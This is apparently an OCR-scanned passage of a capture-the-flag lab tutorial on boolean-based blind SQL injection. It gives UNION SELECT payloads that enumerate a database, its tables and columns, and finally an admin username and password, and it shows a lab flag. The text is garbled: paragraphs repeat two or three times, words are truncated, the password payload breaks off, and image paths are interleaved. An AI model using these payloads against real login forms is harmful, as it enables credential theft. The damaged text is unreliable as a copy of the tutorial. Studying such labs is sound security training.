
Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is **sqli_three**.

We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information_schema database. Try setting the username to the following value:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE
table_schema = 'sqli_three' and table_name like 'a%';--
```

This query looks for results in the **information_schema** database in the **tables** table where the database name matches **sqli_three**, and the table name begins with the letter a. As the above results in a **false** response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.





Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is **sqli_three**.

We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information_schema database. Try setting the username to the following value:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE
table_schema = 'sqli_three' and table_name like 'a%';--
```

This query looks for results in the **information_schema** database in the **tables** table where the database name matches **sqli_three**, and the table name begins with the letter a. As the above query results in a **false** response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.


You'll finally end up discovering a table in the sqli_three database named users, which you can confirm by running the following username payload:


```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE
table_schema = 'sqli_three' and table_name='users';--
```

Lastly, we now need to enumerate the column names in the **users** table so we can properly search it for login credentials. Again, we can use the information_schema database and the information we've already gained to query it for column names. Using the payload below, we search the **columns** table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like
'a%';
```

Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a column name to avoid discovering the same one. For example, once you've found the one named **id**, you'll append that to your original payload (as seen below).





Lastly, we now need to enumerate the column names in the **users** table so we can properly search it for login credentials. Again, we can use the information_schema database and the information we've already gained to query it for column names. Using the payload below, we search the **columns** table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like
'a%';
```

Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named **id**, you'll append that to your original payload (as seen below).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%'
and COLUMN_NAME !='id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the
me **admin**. Now you've got the username. You can concentrate on discovering the
ord. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and
```

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

{"taken":false}

Login Form

Username:

Password:

Login

SQL Query

```
select * from users where username =
'admin123' UNION SELECT 1,2,3 FROM
information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and
TABLE_NAME='users' and
COLUMN_NAME like 'a%';' LIMIT 1
```

SQL Results

Lastly, we now need to enumerate the column names in the **users** table so we can properly search it for login credentials. Again, we can use the information_schema database and the information we've already gained to query it for column names. Using the payload below, we search the **columns** table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like
'a%';
```

Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named **id**, you'll append that to your original payload (as seen below).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%'
and COLUMN_NAME !='id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the
me **admin**. Now you've got the username. You can concentrate on discovering the
ord. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and
```

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

{"taken":false}

Login Form

Username:

